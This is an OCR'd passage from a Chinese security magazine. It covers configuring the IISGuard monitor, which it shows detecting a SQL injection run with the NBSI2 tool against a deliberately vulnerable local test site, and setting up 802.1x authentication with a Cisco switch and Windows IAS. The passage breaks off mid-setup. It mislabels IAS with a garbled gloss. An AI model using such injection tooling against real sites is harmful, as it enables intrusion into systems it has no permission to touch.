


图5

在其中能对IISGuard的运行参数进行设置，在General（基本属性）面板中点击Edit（编辑）按钮，在"Live monitor file types"和"Log file types"中分别设置访问网站中某些类型的脚本文件时，对其进行监控和记录日志，在"Color out scripts"中设置请求超过多长时间更改监控列表颜色，在"Date format"定义日期显示的格式，在"Live Monitor columns"和"Log Files columns"中分别定义在监控列表中监控的字段类型。

在Log Files设置页面的"Log file max size"中设置日志文件的最大尺寸，在"Compression"定义日志文件压缩的标准。在"Deletion"设置删除旧日志的方式。在"Log Folder"中设定日志文件所在的文件夹。

IISGuard默认安装后的端口号是85，并且允许匿名访问，这会带来不安全因素，打开Web Access设置页面。如图6 所示。




图6

在其中的"Port"中定义新的端口，在"Allow anonymous access"中确定是否允许匿名访问，如果禁止匿名访问，在"Username"设置允许访问的用户名，在"Password"中设置密码。访问IISGuard必须输入认证信息。如图7 所示。

勾选"IP filtering"能开启IP过滤，这样，访问者的IP只有符合"Allowed IP Addresses"中定义地址范围，才能访问IISGuard，注意可以输入多个IP地址，彼此之间用分号隔开。




图7

应用实战

这里以目前常见的SQL注入入侵为例来看看IISGuard的分析能力。在本机上搭建测试环境，操作系统为Windows XP专业版，安装系统自带的IIS 5.1。将一套存在SQL注入漏洞的ASP网站代码存放到E:\Inetpub\wwwroot目录下（E盘为系统盘），打开NBSI2注入工具，在注入地址中输入"http://localhost/shownews.asp?id=237"，点击检测按钮，发现存在的SQL注入漏洞，依次猜解出表名和列名，如图8 所示。




图8

然后打开IISGuard监控页面，在Log Files面板的"Search"中输入查询的起始结束时间，点击Apply按钮过滤。在监控日志中清晰的显示出大量Out raw长度在4000以上的数据包，URL地址栏中也显示出大量的注入地址，将鼠标移动到这些地址上，IISGuard弹出提示框，显示详细的注入细节。如图9 所示。




图9


入侵者的IP地址醒目的显示在Client IP列中。同样的，在Live Monitor面板中也可以监控到SQL注入的细节信息，方便我们修补漏洞。

刘流： 突然发现，大家对于局域网的安全问题开始重视起来。802.1x大家可能都不熟悉，不过它有一个最常见的实际应用："本地连接"中的"身份验证"。

适合读者：网络管理员

前置知识：网络管理知识

使用802.1x协议实现局域网安全访问



文/图 fdog123

802.1x是一种基于交换机设备端口的验证和授权方式。这个标准定义了可扩展验证协议Extensible Authentication Protocol（EAP），它使用一个中央的验证服务器来验证网络上的每个用户。由于该方式是在OSI模型的网络层这一级别验证用户和计算机，从根本上杜绝了基于操作系统用户名密码破解的黑客攻击。

目前微软的Windows 2000及XP已被广大用户所使用，而802.1x需使用到的认证软件已内含在Windows Advanced Server2000及Windows 2003 Server的IAS内，802.1x Client所需的软件也已内含在Windows 2000及XP中，并且可以支持MD5-Challenge，EAP-TLS，PEAP等多种认证方式。下面以MD5-Challenge为例，分别介绍在交换机（须支持802.1x），服务器端和客户端上的设置。

小知识 IAS the Independent Alarm Scanner。IAS是一种远程身份验证拨号用户服务

交换机（IP：192.168.168.253）：

现在很多交换机都支持802.1x认证，在此以常用的Cisco2950T为例。

进入交换机EXEC模式，设置如下：

```
configure terminal
!
aaa new-model
aaa authentication dot1x default group radius
dot1x system-auth-control
aaa authorization network default group radius
!
interface FastEthernet0/1
switchport mode access
dot1x port-control auto
dot1x timeout quiet-period 30
dot1x timeout reauth-period 30
dot1x timeout supp-timeout 2
dot1x max-req 10
dot1x guest-vlan 3
dot1x reauthentication
!
interface Vlan1
ip address 192.168.168.253 255.255.255.0
no ip route-cache
!
interface Vlan2
no ip address
no ip route-cache
!
interface Vlan3
no ip address
no ip route-cache
shutdown
!
radius-server host 192.168.168.254 auth-port 1812
acct-port 1813 key 123456
```

以上设置了交换机共享密钥为123456，并设置了1号端口的一些属性，打开其802.1X认证模式并设定认证周期为30秒，利用动态VLAN切换功能，结合下面的IAS认证不同的操作系统用户身份，将该端口连接的客户机划到VLAN1或者VLAN2 中。或者不能通过，丢到VLAN3中与受信网络隔离。其他端口的配置都是类似的，因不同类型的交换机配置所用命令可能不同，具体的命令含义请参考交换机用户手册。

服务器端（IP：192.168.168.254）：

首先在服务器上为认证用户添加新的用户组和用户。本文中，以普通用户组Domain Users和管理员用户组Domain Admin为例，当系统登录用户为管理员用户，将其划入VLAN1；如果是普通用户，将其划入VLAN2。

需要注意的是要在密码策略中为用户配置使用可还原的加密选项，该设置需要在重启计算机后生效。如图1所示。




图1

接下来，需要配置Internet验证服务。在默认状态下IAS服务器是不被安装的。服务器系统管理员需要手工安装IAS。

打开控制面板，选择"添加删除程序"→"添加删除windows组件"→"网络服务"→"详细信息"→"Internet验证服务"。如图2所示。

安装完成后，即可通过"管理工具"→"Internet验证服务"打开IAS的配置界面。首先需要添加客户端，




图2

需要注意的是这里的客户端是指认证交换机，且共享密钥需与交换机设置相同。如图3、图4 所示。

